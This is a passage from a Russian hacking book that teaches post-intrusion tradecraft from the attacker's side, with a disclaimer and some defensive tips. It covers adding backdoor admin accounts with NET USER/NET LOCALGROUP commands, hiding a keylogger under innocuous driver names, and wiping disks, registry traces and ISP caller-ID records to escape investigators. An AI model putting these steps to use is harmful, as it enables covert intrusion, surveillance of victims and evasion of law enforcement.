


Рис. 3.17. Пароль доступа к серверу NetBus хоста Sword-2000 в нашем распоряжении!

Утилита Revelation действует следующим образом. Хакер перетаскивает мышью изображение прицела из поля **'Circled+'Cursor** ('Кружок+'Курсор) в диалоге **SnadBoy's Revelation** на строку для ввода пароля (этот прицел на Рис. 3.17 виден на поле **Password** (Пароль)). После этого в диалоге программы Revelation, в строке **Test of Window Under Circles and Cursor (if available)** (Проверка поля под «кружком и курсором» (если доступно)) отображается пароль (если он там имеется). Как видно из Рис. 3.17, мы восстановили пароль 007 и теперь получили доступ к серверу NetBus хоста **Sword-2000,** который используется хозяином взломанного компьютера в его целях (а мы будем использовать в своих целях). Тем самым хакер избежал взлома доступа к средствам удаленного управления (серверу NetBus) трудоемкими методами [11].

Создание потайных ходов

Посидев какое-то время за чужим компьютером, и кое-что успев, а кое-что и не успев сделать, хакер должен уносить ноги, поскольку хозяин вот-вот вернется. Однако перед уходом ему требуется сделать две вещи: устранить следы своего пребывания на компьютере и обеспечить себе возможность повторного проникновения.

Первая задача настолько важна, что мы отвели ей целую Главу 4. Сейчас же сконцентрируемся на второй задаче - создании потайных ходов во взломанный компьютер, позволяющих хакеру повторно навещать свою жертву, в том числе удаленно, решая свои проблемы за чужой счет и без всяких хлопот. Причем, однажды добравшись до компьютера, хакер должен сделать так, чтобы даже в случае обнаружения одного из потайных ходов можно было немедленно создать новый. На сленге такие ходы так и называют - «бэкдор», от английского слова «backdoor» - черный ход, и для его создания можно прибегнуть к ухищрениям, кратко описываемым в последующих разделах.

Добавление учетных записей

Добавив перед выходом из компьютера учетную запись с высокими привилегиями, хакер сможет в дальнейшем входит в систему, в том числе удаленно и, при необходимости, создавать себе новые потайные ходы. Такая процедура делается двумя командами MS-DOS: NET USER **<имя** пользователя> <пароль> /ADD, создающей новую учетную запись с указанным именем и паролем, и NET LOCALGROUP **<имя группы> <имя** пользователя> /ADD, добавляющая созданную учетную запись в указанную локальную группу. На Рис. 3.18 представлен результат исполнения этих команд.




Рис. 3.18. Создание потайного хода для пользователя NewUser прошло успешно

Теперь новоиспеченный пользователь NewUser может без проблем входить в компьютер, в том числе удаленно, и заниматься там своими делами без помех. А если создать несколько таких учетных записей, то по мере их выявления хакер может создавать все новых и новых пользователей, делая попытки защитить компьютер практически невыполнимыми.

Автозагрузка утилит

Однако создание собственной учетной записи - дело опасное, поскольку системный администратор имеет все возможности немедленно выявить свежеиспеченного пользователя компьютера. Тогда можно воспользоваться другой возможностью Windows - поместить в папку автозагрузки **Startup** внутри папки **Document and Settings** (Документы и настройки) файлов программ, автоматически загружающихся при входе в систему пользователя. Причем программы из папки **Startup,** находящейся в папке **All users,** будут запускаться для всех пользователей системы.

Хакер устанавливает в папку автозагрузки свою программу, которую он может назвать совершенно безобидным именем, под которым она и будет скрытно исполняться. В число хакерских утилит могут входить троянские кони, клавиатурные шпионы (кейлоггеры), утилиты удаленного управления. В этой главе мы опишем работу с очень популярным кейлоггером IKS (Invisible KeyLogger Stealth - Невидимый клавиатурный шпион), демо-версию которого можно загрузить с сайта **http://www.amecisco.com.**

Клавиатурные шпионы

Клавиатурные шпионы - это программы, регистрирующие нажатия клавиш на компьютере. Принцип их действия прост - все нажатия на клавиши перехватываются программой, и полученные данные записываются в отдельный файл, который далее может быть отослан по сети на компьютер взломщика.

Клавиатурный шпион IKS можно назвать весьма популярной программой - по утверждению авторов на сайте **http://www.amecisco.com,** кейлоггер Invisible KeyLogger 97 вошел под номером 8 в список 10 изделий, которые способны «напугать вас до смерти». Текущая версия кейлоггера функционирует на системах Windows NT/2000/XP, внедряясь в ядро системы, что позволяет программе перехватывать все нажатия клавиш, включая Ctrl+Alt+Delete. Поэтому IKS позволяет даже перехватывать нажатия клавиш при входной регистрации в системе Windows NT/2000/XP. Таким образом, программа IKS действует подобно драйверу клавиатуры, перехватывая все нажатые клавиши и записывая их в журнальный файл.

Установка программы IKS не вызывает трудностей. После запуска загруженного с Web-сайта файла **iks2k20d.exe** отображается диалог, представленный на Рис. 3.19.




Рис. 3.19. Инсталляция кеилоггера IKS весьма проста

Щелчок на кнопке **Install Now** (Установить сейчас) устанавливает демо-версию кейлоггера. Полная версия IKS допускает замену имен установочных файлов произвольными именами для сокрытия работы программы. Единственным файлом, необходимым кейлоггеру IKS для работы, является файл **iks.sys,** который может быть переименован с целью сокрытия его от пользователей. Все нажатые пользователем клавиши записываются в текстовый и двоичный файл, просматриваемый с помощью программы dataview.exe, окно которой представлен на Рис. 3.20.




Рис. 3.20. Диалог управления регистрацией клавиш и хранением журнальных фатов

Щелчок на кнопке **Go!** (Вперед) открывает файл журнала, хранящий все нажатые клавиши. С помощью диалога на Рис. 3.20 можно настроить работу кейлоггера так, что будут отфильтровываться все нажатые функциональные клавиши на клавиатуре, а также очищаться содержимое журнала.

Как мы уже говорили, кейлоггер IKS функционирует как низкоуровневый драйвер, что скрывает его присутствие в системе. Однако файл **iks.sys** этого кейлоггера записывается в каталог **корень_системы/system32/drivers**, а в системном реестре появляется регистрационная запись (эта запись выделена в диалоге редактора системного реестра Regedt32 на Рис. 3.21).




Рис. 3.21. В системном реестре Windows появилась предательская запись

С помощью таких записей в системном реестре все установленные в системе кейлоггеры идентифицируются без всяких проблем (например, это с успехом делает программа The Cleaner, особенно полезная для поиска троянских коней). Чтобы преодолеть такой недостаток кейлоггера IKS, на вкладке **Stealth Install** (Скрытая установка) инсталляционного диалога (Рис. 3.19) можно изменить имя устанавливаемого драйвера на какое-нибудь безобидное, типа **calc.sys,** чтобы запутать систему защиты (собственно, отсутствие этой возможности - основное отличие демо-версии от полной).

Некоторым недостатком IKS является отсутствие поддержки средств передачи накопленных данных по сети. Этого недостатка лишен кейлоггер 007 Stealth Monitor, который умеет отслеживать посещения пользователем Web-сайтов, введенные пароли, запущенные программы, время обращения к файлам и другие действия пользователя. Однако эта программа плохо маскирует свою работу - ее процесс виден в диспетчере задач Windows, хотя хакер может заменить название процесса каким-то другим, например, **notepad.exe.**

Заключение

Описанные в этой главе инструменты позволяют получить доступ к ресурсам компьютера, защищенного паролем BIOS, экранными заставками и средствами входной регистрации. Для их использования хакер должен работать непосредственно на консоли атакуемой системы, что несколько снижает ценность предложенных здесь технологий. В самом деле, опыт показывает, что при наличии физического доступа к компьютеру хакер просто похищает его жесткий диск для последующей «работы». Тем не менее, все описанные здесь средства - это отнюдь не игрушки, и если система защиты компьютера плохо настроена, а политика безопасности организации, мягко говоря, слабовата (что весьма традиционно), то хакер, овладев описанными в главе методами, может достичь очень и очень многого.

А для антихакера здесь наука - не будь ламером, защищай систему паролями достаточной сложности, не бросай компьютер без всякой защиты на растерзание типам вроде доктора Добрянского и иже с ним. Одна только установка шаблона безопасности для рабочей станции Windows 2000/XP вполне способна пресечь многие и многие штучки подобного рода персонажей. Что касается пользователей Windows 9x/Me, то их возможности по защите системы невелики - только применение методов шифрования, наподобие предоставляемых пакетом PGP Desktop Security, может защитить их компьютер от полного разгрома. Сама же по себе система защиты Windows 9x/Me весьма слаба, как мы могли только что убедиться.

Ну ладно, компьютер взломан, права доступа получены достаточные, информация выкачана, потайные ходы установлена - что же дальше? Пора замести следы и вовремя смыться. Так что переходим к следующей главе.

ГЛАВА 4.

Сокрытие следов

Сокрытие следов - важнейший этап работы хакера, поскольку, выявив признаки несанкционированной деятельности хакера, антихакер сразу же предпримет меры защиты. Все это соответствует реальному миру, где преступники, приступая к «работе», надевают перчатки и маски, вешают фиктивные номера на автомобили, ну и так далее - все вы, наверное, хоть раз, да смотрели гангстерские фильмы. Действуя в виртуальном мире, всякие разные «кул хацкеры», если они хоть чего-то стоят, также должны предусмотреть, причем со всем тщанием, способы сокрытия следов своей деятельности.

Вообще говоря, тема сокрытия своей деятельности в виртуальном мире - весьма актуальна и многогранна. В Главе 1 уже приводился тот печальный факт, что около 50% всех попыток удаленного взлома компьютерных систем выполняется с домашних компьютеров, подключенных к серверам Интернета через телефонные линии - причем серверы Интернета, все как один, снабжены устройствами АОН.

Стоит ли тут удивляться многочисленным сообщениям о поимке «страшного преступника», который, запустив хакерскую программу автоподбора паролей входной регистрации на сервере провайдера Интернета, считает себя полностью неуязвимым. Причем такая уверенность основана на смехотворном, хотя и психологически понятном факторе,- ведь хакер сидит в своей квартире за закрытой дверью, где его «никто не видит», в то время как программа подбирает отмычки к входной двери чужого дома. Результаты такого «хакинга» иногда показывают в телевизионных новостях, под рубрикой «криминальная хроника» (что и неудивительно).

Так что автор настоятельно предлагает всем любителям обсуждаемого жанра самым внимательным образом почитать эту главу, прежде чем решиться на какие-либо действия (никак не поощряемые автором).

Автор в очередной раз предупреждает читателей об ответственности за все деяния в виртуальных просторах Интернета, которые могут быть выполнены с помощью описанных в этой книге программ и методов. Учтите, что книга написана с единственной целью - научить вас противостоять хакерским нападениям, что, безусловно, требует знания хакерских технологий. За прямое применение описанных в книге технологий и их последствия автор ответственности не несет.

Два аспекта задачи сокрытия следов

Вообще говоря, каждый человек, работающий с компьютером, должен самым внимательным образом отнестись к проблеме сохранения своей конфиденциальности. Дело в том, что вся хранящаяся в вашем компьютере, домашнем или рабочем, информация - это отражение вашей деятельности в виртуальном мире Интернета. И раскрытие этой информации приводит к нарушению того, что англичане называют privacy - конфиденциальность личной жизни. Работая на компьютере, вы неизбежно оставляет за собой следы в виртуальном компьютерном мире, следы, которые, если не предпринять особых мер, запросто позволяют идентифицировать вашу личность в реальном, физическом пространстве, что не всегда полезно и очень часто приводит к неприятностям.

Что касается обычных пользователей, то им автор рекомендует почитать книгу [10], где красочно описаны случаи из жизни (правда, «за бугром») разного рода личностей, которые по разным причинам - беспечности, неопытности и тому подобным недостаткам - забыли о защите этой самой privacy. Такие люди, как правило, пребывают в полной уверенности, что виртуальный мир Интернета, или, как сейчас говорят, киберпространство - это нечто потустороннее, никак не связанное с их жизнью в реальном мире. Но не о них сейчас речь.

Речь сейчас идет о том, как должен вести себя человек, который, путешествуя по виртуальному компьютерному миру, любит перелезать через всякие там разные шлагбаумы и заборы с табличкой «проход закрыт», и гулять по запретной территории киберпространства. Ясно, что при таких путешествиях следует придерживаться особых правил личной безопасности и конфиденциальности. Эта задача имеет два аспекта.

Во-первых, это *локальная безопасность*. Следует иметь в виду, что все эти штучки в виртуальном компьютерном мире оставляют следы и в вашем компьютере, что может стать источником больших проблем. Вы сами подчас можете увидеть на экранах телевизоров, как вслед за очередным, пойманным по горячим следам, «кул хацкером» несут системный блок его компьютера - ясно, что не на продажу.

Во-вторых, это *глобальная безопасность*. При прогулках в киберпространстве хакеру следует оставлять как можно меньше следов хотя бы на закрытых для постороннего входа территориях. Следует ясно понимать, что любые ваши действия *в* Интернете отслеживаются Web-серверами и фиксируются в журнальных файлах как сервера провайдера Интернета, так и посещенных вами Web-серверов, и выявить по этим записям ваше местоположение в реальном мире - сущие пустяки.

Так что есть смысл рассмотреть, где могут скрываться источники угроз для личностей, занимающихся всякими штучками и проделками в киберпространстве,

затрагивающими интересы других людей (кстати, эти сведения не будут лишними и для всех прочих пользователей компьютеров).

Локальная безопасность

Итак, предположим, что вы с помощью своего верного друга-компьютера натворили делишек, за что и пострадали, и теперь ваш системный блок - в руках разного рода следопытов. Ну и что же они там могут такого увидеть, в этом вашем системном блоке? Да почти все, что надо, чтобы сделать вашу участь просто прискорбной на ближайшие несколько лет. На винчестере компьютера можно найти:

- Наборыхакерских программ, которые вы использовали для своей деятельности.
- Историю путешествий в Интернете, рассказанную вашим Web-браузером.
- Вашу переписку по электроннойпочте, в том числе давным-давно удаленную из почтовых ящиков.
- Различные файлы данных, которые вы извлекли из чужих компьютеров без спроса у хозяев.
- Множество документов в корзине Windows, которые вы удалили программой Проводник (Explorer) и решили, что все концы спрятаны в воду.
- Информацию о недавно открытых документах, хранимая в файле подкачки Windows.
- Информацию в файле резервной копии системы, а также в файлах резервных копий документов MS Office.

Так что ваш компьютер, по сути, преподносит всем, кому угодно на блюдечке с голубой каемочкой всю информацию о вас и вашей деятельности. Откуда же поступает эта информация? Давайте вначале рассмотрим каналы утечки конфиденциальной информации, предваряя обсуждение мер по их перекрытию.

Гибкие и жесткие диски

Одним из каналов утечки информации о вашей деятельности на компьютере являются гибкие и жесткие диски. Суть дела в том, что гибкие и жесткие диски хранят гораздо больше данных, чем это можно увидеть в окне программы Проводник (Explorer) при их просмотре, о чем очень часто забывают владельцы дисков. Следует твердо помнить, что удаление файлов на диске командой **Удалить** (Delete) проводника Windows ничего, фактически, не удаляет. Все такие файлы попадают в корзину Windows и, кроме того, на дисках могут остаться их временные копии, создаваемые, например, приложениями MS Office. Чтобы увидеть это воочию, включите режим отображения скрытых файлов, установив переключатель **Показывать скрытые папки и файлы** (Show hidden files and folders) в

диалоге **Свойства папки** (Folder Options) проводника Windows. Этот диалог открывается командой **Сервис * Свойства папки** (Tools * Folder Options) (Рис. 4.1).




Рис. 4.1. Установка режима отображения скрытых файлов

После выполнения такой операции удалите какой-либо файл приложения Word командой **Удалить** (Delete) проводника Windows и посмотрите, что осталось в содержащей его папке. Пример представлен на Рис. 4.2, на котором отображена папка со следами, оставшимися при подготовке секретного документа Word, файл которого в процессе подготовки много раз модифицировался, сохранялся, восстанавливался после зависания приложения и так далее.




Рис. 4.2. Папка со скрытыми файлами, оставшимися после удаления основного файла документа

Как видим, после удаления файла в папке осталось несколько его копий - временные файлы **.TMP**, резервные копии **.WBK**, оставшийся после зависания ком-

пьютера файл, начинающийся с символов **~$**. Более того, если все эти файлы также удалить, в том числе, и из корзины Windows, фрагменты информации, содержащиеся в документе, все равно останутся в файле подкачки системы Windows. Вам, наверное стало ясно - что ничего вы, в сущности, не удалили - все ваши делишки налицо. Что же теперь делать?

Для надежного удаления всей информации, относящейся к файлу документа MS Office, следует применять специальные утилиты очистки дисков, предоставляемые многими приложениями, например, Norton Utilities. Мы же рассмотрим сейчас более эффективное средство очистки дисков от всякого компрометирующего мусора - программу Cleaner Disk Security (**http://www.theabsolute.net/sware/index.html#Clndisk**).

Очистка файлов и папок

Чтобы стереть файл так, чтобы его не смогла прочитать программа восстановления файлов, следует физически перезаписать все биты файла, хранящиеся на диске. Однако это не так просто, как может показаться на первый взгляд. Для надежной очистки носитель секретной информации должен перезаписываться *многократно,* с использованием шаблонных байтов информации, генерируемых случайным образом. Число итераций зависит от важности информации и типа ее носителя - стандарт министерства обороны США, например, требует трехкратной перезаписи. Только это может гарантировать высокую (но не 100%) степень очистки.

На Рис. 4.3 представлен диалог утилиты Clean Disk Security 5.01 (**http://www.the-absolute.net/sware/index.html#Clndisk),** которая удовлетворяет основным требованиям, предъявляемым к средствам очистки носителей секретной информации (и даже несколько их усиливает).

Утилита Clean Disk Security 5.01 позволяет стирать отдельные файлы и папки на дисках с помощью команды контекстного меню **Erase fully** (Полное стирание). Утилита обеспечивает полное стирание - уничтожается как сама информация в файлах, так и все ее следы, оставшиеся в различных буферах и таблице размещения файловой системы (поддерживаются файловые

Рис. 4.3. Утилита Clean Disk Security 5.01 выполняет очистку дисков четырьмя методами

системы FAT и NTFS). Также стирается информация, содержащаяся в свободных областях кластеров файловой системы, используемых стираемым файлом. Утилита позволяет очищать файл подкачки Windows, корзину Windows, папку Temp с временными файлами (в которую, например, загружаются распаковываемые инсталляционные файлы) и очищать списки последних использованных файлов. При желании пользователь может очистить кэш-память, используемую браузерами Интернета для хранения загруженных файлов, списки, хранящие предысторию работы в Интернете и файлы куки (cookie). Все эти возможности устанавливаются с помощью флажков, представленных в главном диалоге утилиты (Рис. 4.3).

Как видно на Рис. 4.3, утилита предоставляет четыре метода очистки:

- Simple (Простой) - допускает выполнение до 6 проходов, во время которых на диск записываются случайно генерируемые символы. Этот метод пригоден для большинства случаев; обычно бывает достаточно 1 прохода.
- NIS - поддерживает до 7 проходов с записью случайно генерируемых символов (т.е. наборов бит определенной длины) и их преобразований.
- Gutmann - поддерживает до 35 проходов с записью случайно генерируемых шаблонов (т.е. последовательностей случайно генерируемых бит). Этот метод предложен Питером Гутманом (Peter Gutmann) из департамента компьютерных наук университета г. Окленд. Полная очистка этим методом занимает много времени, но зато обеспечивает защиту от сканирования диска высокоточным оборудованием (есть и такое).
- Test mode (Тестовый режим) - выполняет за один проход запись символа #10 кода ASCII.

Все эти возможности впечатляют. Очевидно, что утилита Clean Disk Security 5.01 представляет собой профессиональный инструмент для стирания информации и, к тому же, снабженный удобным интерфейсом и исчерпывающей справочной системой.

Вот вам совет, почерпнутый из [10]. Чтобы по-настоящему надежно прикрыться от всяких следопытов, сделайте следующее: купите себе источник бесперебойного питания (UPS); подготовьте надежную утилиту полной очистки жесткого диска компьютера. Далее, как только к вам придут нежданные гости, запустите утилиту очистки и дождитесь завершения ее работы. Источник бесперебойного питания поможет вам довести операцию до конца, если ваши гости выключат электропитание в вашей квартире.

Очистка системного реестра

Наконец, упомянем угрозу, исходящую от системного реестра. В нем хранится очень и очень много всего такого, что выдаст вас с головой, стоит только там покопаться квалифицированному специалисту. Вообще-то, именно по этой причине системный реестр пользуется повышенным вниманием хакера, но в данном случае мы имеем в виду внимание людей, интересующихся самими хакерами. Так что не стоит пренебрегать его очисткой от порочащих вас данных, хотя сделать это достаточно сложно. Дело в том, что автоматизированные утилиты очистки реестра, к примеру, Norton Utilities, обеспечивают удаление только ненужных записей, оставшихся после установки/удаления программ, создания и удаления ярлыков и так далее. Избирательно очищать реестр от конфиденциальных данных они не умеют, и все это следует делать руками, в лучшем случае с помощью самодельных сценариев [10].

Так что лучший выход (исключая полную очистку системы) - это закрытие доступа к реестру для всех, кроме администратора системы, что можно сделать средствами редактора реестра regedt32. Далее следует рассмотреть вопрос об использовании криптографических средств для защиты хакерской системы от нежелательного просмотра любителями чужих секретов. Например, можно прибегнуть к средствам шифрования файлов и папок, предоставляемым файловой системой NTFS.

Глобальная безопасность

В начале главы уже отмечалось, что главная опасность, которая подстерегает хакера, проводящего различные акции в Интернете - это ложное ощущение своей анонимности и неуязвимости. Следует твердо помнить, что все - *абсолютно* все - действия в Интернете отслеживаются Web-серверами и фиксируются в специальных журналах. Далее эти сведения могут быть предоставлены кому угодно, в том числе и людям, потерпевшим от ваших действий. Поэтому при работе в Интернете следует соблюдать особую осторожность. Обсудим самые опасные ситуации, подстерегающие пользователя, подсоединившегося к Интернету.

Провайдеры

При подключении к Интернету, прежде всего, следует позаботиться об анонимности подключения к серверу провайдера Интернета. Так что при выборе провайдера Интернета прежде всего постарайтесь избежать авторизованного доступа к Интернету и вместо заключения договора отдайте предпочтение покупке карточки Интернета. Такие карточки ныне общедоступны, и при их покупке вы сохраняете свою анонимность.

Однако анонимность покупки карточки вовсе не означает вашей анонимности при работе в Интернете, что напрямую связано с конфиденциальностью и безопасностью вашей информации. В настоящее время провайдеры Интернета устанавливают на входных телефонных линиях своего сервера устройства автоматического определения номера (АОН). При подключении к серверу провайдера Интернета местная АТС, в ответ на запрос сервера, отсылает ему телефонный номер входящего звонка, и сервер записывает этот номер в журнал вместе с вашей учетной записью. В процессе работы в Интернете сервер провайдера будет автоматически фиксировать все ваши действия (адреса посещенных Web-узлов, использованные протоколы, возможно, фрагменты трафика), ассоциируя их с вашей учетной записью, хранящей, в том числе, выявленный устройством АОН номер вашего телефона. Так что, в случае необходимости, найти вас не представляет никакого труда.

Для борьбы с этим злом предлагается множество методов (см., к примеру [5], [10], или выпуски журнала «Хакер» - автор бессилен передать все многообразие методов и уловок, которые можно встретить на страницах этого, в высшей степени полезного источника). Скажем, предлагается устанавливать на своем компьютере устройство анти-АОН, которое призвано блокировать передачу станцией АТС вашего телефонного номера серверу провайдера Интернета. Однако надежность защиты, обеспечиваемой этими устройствами, никем толком не проверена, поскольку все они разработаны и изготовлены радиолюбителями. Так что вряд ли стоит полагаться на эффективность таких устройств, как анти-АОН.

Если уж вы решитесь на использование анти-АОН, программных или аппаратных, для начала проверьте их эффективность. Многие провайдеры Интернета предоставляют своим пользователям статистику подключений по пользовательской учетной записи. Это делается для контроля пользователями расходов бюджета, выявления нелегальных подключений и так далее. Так вот, в этой статистике приводятся телефоны, с которых выполнялись подключения, выявленные устройствами АОН провайдера. Так что включите свой анти-АОН, выполните несколько подключений к Интернету и проверьте - что из этого получилось, прежде чем пускаться во все тяжкие!

Общая рекомендация такова - если вы хотите сделать в Интернете нечто, требующее полной конфиденциальности, *никогда* и *ни при каких обстоятельствах* не используйте телефон, номер которого позволит выявить вашу личность. И уж во всяком случае, НИКОГДА НЕ ИСПОЛЬЗУЙТЕ ДОМАШНИЙ ТЕЛЕФОН - ЭТО АБСОЛЮТНО, БЕЗУСЛОВНО И СОВЕРШЕННО НЕДОПУСТИМО!!!

Анонимайзеры

При запросе страницы Web-сайта компьютеру приходится обмениваться с сервером определенной информацией, и этот процесс не ограничивается передачей

вам для просмотра HTML-кода запрошенной Web-страницы. В процессе обмена сервер может получить с компьютера Web-путешественника и другую информацию, в том числе идентифицирующую тип компьютера, предыдущий посещенный вами Web-сайт, идентифицирующие вас адреса электронной почты и тому подобное.

Чтобы более четко уяснить возможности по вашей идентификации, имеющиеся у серверов Интернета, можно обратиться к Web-сайту по адресу **http://www.privacy.net/analyze**, который предоставляет услуги по анализу информации, которую может извлечь Web-сервер из клиентского компьютера. Как видно из Рис. 4.4, этот сервер Интернета без проблем определил операционную систему клиентского компьютера, используемый Web-браузер, время запроса и IP-адрес сервера провайдера Интернета.




Рис. 4.4. Фрагмент Web-страницы с результатом анализа конфиденциальности

Более того, на этой же странице чуть ниже (здесь это не видно) представлены результаты запроса одного из серверов WhoIs, о которых мы рассказывали в Главе 1, содержащие регистрационные сведения о домене провайдера Интернета вместе с телефонами администраторов сети.

Ясно, что обладание такой информацией выдает ваше местоположение с головой - для этого нужно только просмотреть на сервере удаленного доступа провайдера все регистрационные журналы и найти запись, фиксирующую информацию о подключении клиентского компьютера с данным IP-адресом в указанное время и с указанного телефона. Так что недаром ныне многие Web-сайты на загруженной Web-странице отображают предупреждение о том, что серверу известен IP-адрес клиентского компьютера - и в случае несанкционированных действий последствия гарантированы...

Чтобы избежать такого развития событий, следует обратиться к сервисам, предоставляемым некоторыми Web-узлами, которые на компьютерном сленге называются «анонимайзерами» (от английского слова «anonymizer» - средство сохранения анонимности). Анонимайзер представляет собой службу-посредник, исполняемую на Web-сервере, с помощью которой пользователь может путешествовать по Сети согласно командам, отдаваемым с браузера своего компьютера. Такую услугу предоставляет, например, анонимайзер по адресу **http://www.anonymizer.com**. (Рис. 4.5).

*Рис. 4.5. Для анонимного посещения Web-сайта просто введите в строку его адрес и щелкните на кнопке **Go**. Все последующие ссылки будут направляться от лица анонимайзера*

